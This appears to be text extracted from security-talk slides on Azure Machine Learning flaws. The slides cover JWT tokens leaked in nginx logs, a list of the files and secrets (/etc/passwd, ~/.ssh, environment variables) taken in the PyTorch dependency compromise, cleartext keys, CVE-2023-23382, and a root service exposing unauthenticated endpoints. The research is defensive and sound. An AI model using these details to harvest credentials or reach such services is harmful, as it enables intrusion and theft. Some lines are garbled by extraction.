`/var/log/nginx/{access,error}.log`

JWT logged in **nginx** access logs



```
"GET /terminals/websocket/2?token=eyJ0eXAiOiJKV1QiLC
```

```
"DELETE /api/terminals/2 HTTP/1.1" 204 0 "-" ""
```


JWT token in URL parameter

- in the `Authorization` header, e.g.:

```
Authorization: token abcdef...
```

- In a URL parameter, e.g.:

```
https://my-server/tree/?token=abcdef...
```

- In the password field of the login form that will be shown to you if you are not logged in.

Jupyter server can receive token in URL parameter (Source: [Jupyter Docs](#))

What could go **wrong**?



Thanks for reporting the problem. can you please provide stdout.txt and stderr.txt from /mnt/batch/tasks/startup/ for investigation? You can solve the problem by resizing the cluster to 0 and back to 2.

```
az batchai cluster resize -n -g -t 0
```

```
az batchai cluster resize -n -g -t 1
```


Error logs being shared on public platforms like GitHub

Supply Chain Attack in Dependencies






PyTorch discloses malicious dependency chain compromise over holidays


By **Ax Sharma**


 January 1, 2023


- nameservers from `~/etc/resolv.conf``
- hostname from `~gethostname()~``
- current username from `~getlogin()~``
- current working directory name from `~getcwd()~``
- environment variables
 - `~/etc/hosts``
 - `~/etc/passwd``
 - the first 1000 files in the user's `~$HOME`` directory
 - `~$HOME/.gitconfig``
 - `~$HOME/.ssh/*.``











Users


Compute Instances

File Share
Workspace

An Azure Machine Learning datastore is a *reference* to an *existing* storage account on Azure. A datastore offers these benefits:

1. A common and easy-to-use API, to interact with different storage types (Blob/Files/Azure Data Lake Storage) and authentication methods.
2. An easier way to discover useful datastores, when working as a team.
3. In your scripts, a way to hide connection information for credential-based data access (service principal/SAS/key).

Source: [MS Docs](#)



Access Keys stored in cleartext (x4 instances)

Supermeme.ai



Azure Machine Learning Compute Instance Information Disclosure Vulnerability


CVE-2023-23382

Security Vulnerability

Released: Feb 14, 2023 Last updated: Aug 22, 2023

Assigning CNA: ⓘ Microsoft

 Fixed

[CVE-2023-23382](#) 

Impact: Information Disclosure Max Severity: Important

CVSS:3.1 6.5 / 5.7 ⓘ

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23382>

Takeaways




- Logging/storing credentials in cleartext is unhealthy
- Understand dev-centric features & their associated risks
- While using open-source tools, review configurations
- Sensitive information should not be sent as URL parameters
- Check logs for sensitive information before sharing

CH 3: Spying The Scientist




Compute Instances can be created in vNets


Create compute instance

 Required Settings


 **Advanced Settings**
optional

Enable idle shutdown 

Startup and shutdown schedule 

 Add schedule

Use this to create the compute within an existing virtual network. [Learn more about how to enable virtual network for compute instances.](#)

Enable virtual network 

Virtual network *


vnet-aml-bugtest (nitesh-rg)

 Refresh virtual networks

Subnet *

default







Enumerating the Compute Instance



- Compute Instance exposes a port – **46802**
- Process listening is **dsimountagent**
- Runs with high privileges (as **'root'**)
- Written in Go, closed-source, **not stripped**



Compute Instance



dsimountagent

- Function: *hosttools/dsi.StartApiService*

- Exposes following endpoints:

- */ci-api/v1.0/filesystem/sync*
- */ci-api/v1.0/datamount*
- */ci-api/v1.0/services/*
- */ci-api/v1.0/imageversion*
- */aml-api/v1.0/datamount*

- **No AuthN** for network-adjacent resources

```
net_http_ptr_ServeMux_Handle(  
    v3,  
    (__int64)"/ci-api/v1.0/filesystem/sync",  
    28LL,  
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,  
    (__int64)&off_CFCE88);  
net_http_ptr_ServeMux_Handle(  
    v3,  
    (__int64)"/ci-api/v1.0/datamount",  
    22LL,  
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,  
    (__int64)off_CFCE70);  
net_http_ptr_ServeMux_Handle(  
    v3,  
    (__int64)"/ci-api/v1.0/services//etc/apache/mime.types/etc/ss.  
    22LL,  
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,  
    (__int64)off_CFCE80);  
net_http_ptr_ServeMux_Handle(  
    v3,  
    (__int64)"/ci-api/v1.0/imageversion",  
    25LL,  
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,  
    (__int64)off_CFCE78);  
